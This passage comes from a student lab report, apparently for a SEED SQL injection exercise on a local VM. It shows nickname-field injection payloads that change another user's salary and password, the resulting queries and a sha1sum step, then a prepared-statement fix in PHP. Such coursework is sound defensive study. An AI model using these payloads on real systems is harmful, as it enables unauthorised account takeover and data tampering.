


Figure 3.1.4 updated salary of Alice

Task 3.2: Modify other people's salary

Boby's salary is 30,000 as seen in figure 2.1.2 of task 2.1. We want to update it to \$1 but from Alice's edit profile page. We will do the same thing as we did in task 3.1, only change will be the name = 'Boby' in where condition. What we will enter in textbox of nickname is given below

', salary='1' where name='Boby' #




Figure 3.2.1. trying to change Bobby's salary from Alice's edit page

Resulting query will be

UPDATE credential SET nickname = ' ', salary='1' where name='Boby' # email = ' \$input_email ', address = ' \$input_address ', Password = ' \$hashed_pwd ', PhoneNumber = ' \$input_phonenumber ' WHERE ID=\$id ; (red colour part become comment)

After clicking save button, the above query will run and change Bobby's salary. Lets see if the change is there by login in as Bobby.





Figure 3.2.2. Bobby's profile (salary changed to 1)

As seen in figure 3.2.2, Bobby's salary is successfully changed. Hence, we have successfully implemented the Sql injection attack.

Task 3.3: Modify other people's password

We want to change password of Bobby to 'Alice_attack' so, first we need to find sha1 value of it as passwords are stored as sha1 hash values in database.

To find sha1 hash value, we can use 'sha1sum' command in command line. We will store this new password in a text file and that file will be given as argument to sha1sum command.



```

SeedUbuntu_jinit [Running] - Oracle VM VirtualBox
/bin/bash
[12/10/22]seed@VM:~$ echo -n Alice_attack > Bobby_password.txt
[12/10/22]seed@VM:~$ cat Bobby_password.txt
Alice_attack[12/10/22]seed@VM:~$ sha1sum Bobby_password.txt
8d46c3b0dc6c4afb173402a4bef6c7ea53b671d5 Bobby_password.txt
[12/10/22]seed@VM:~$
  
```

Figure 3.3.1 sha1 hash value generated

We will put the following text in nickname value in Alice's edit page

' , Password='8d46c3b0dc6c4afb173402a4bef6c7ea53b671d5' where name='Boby' #

Resulting query

UPDATE credential SET nickname = ' ', Password='8d46c3b0dc6c4afb173402a4bef6c7ea53b671d5' where name='Boby' # email = ' \$input_email ', address = ' \$input_address ', Password = ' \$hashed_pwd ', PhoneNumber = ' \$input_phonenumber ' WHERE ID=\$id ; (red colour part become comment)




Figure 3.1.2 saving new password




Figure 3.1.3 Login as Boby with new password




Figure 3.1.4 Successful login with new password

As we can see from figure 3.1.4 , we have successfully logged in to Boby's account with new password

Task 4: Countermeasure - Prepared Statement

Prepared statement is one way we can defend against SQL injection attack. This statements separate code and data part into separate channels and then send it to database. Before, php was sending all data in one channel and that was the reason why the above attacks were successful.

To avoid above performed attacks, I need to edit two php files.

unsafe_home.php and unsafe_edit_backend.php





Figure 4.1 file location



Figure 4.2 unsafe code

To implement prepare statement we have to send query and data into two separate channels. We can implement this through **prepare()** and **bind_param()** function of mysql:php().

Below screenshot shows the implementation for the same.



```

unsafe_home.php (/var/www/SQLInjection) - gedit
unsafe_home.php
/var/www/SQLInjection

<?php
if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
}
return $conn;
}

// create a connection
$conn = getDB();
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

if($id!=""){
    // If id exists that means user exists and is successfully authenticated
    drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
}else{
    // User authentication failed
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    echo "<div class='alert alert-danger'>";
    echo "The account information your provide does not exist.";
    echo "<br>";
    echo "</div>";
    echo "<a href='index.html'>Go back</a>";
    echo "</div>";
    return;
}
// close the sql connection
$conn->close();

```

Figure 4.3 code after implementing prepare statement

Now let's try to login with SQL injection.




Figure 4.4 login




Figure 4.5 cannot login

Hence by implementing prepare statement we cannot perform SQL injection of task 2.

Now to check if we are getting data by entering correct password.

Below two screenshots are for the same.




Figure 4.6 entering valid password




Figure 4.7 showing details

Correct information is getting fetched from database after entering valid password. Hence we have removed the flaw of code which was letting us to do SQL injection attack.

Now to perform prepared statement for task 3 we have to edit the `unsafe_edit_backend.php` file.


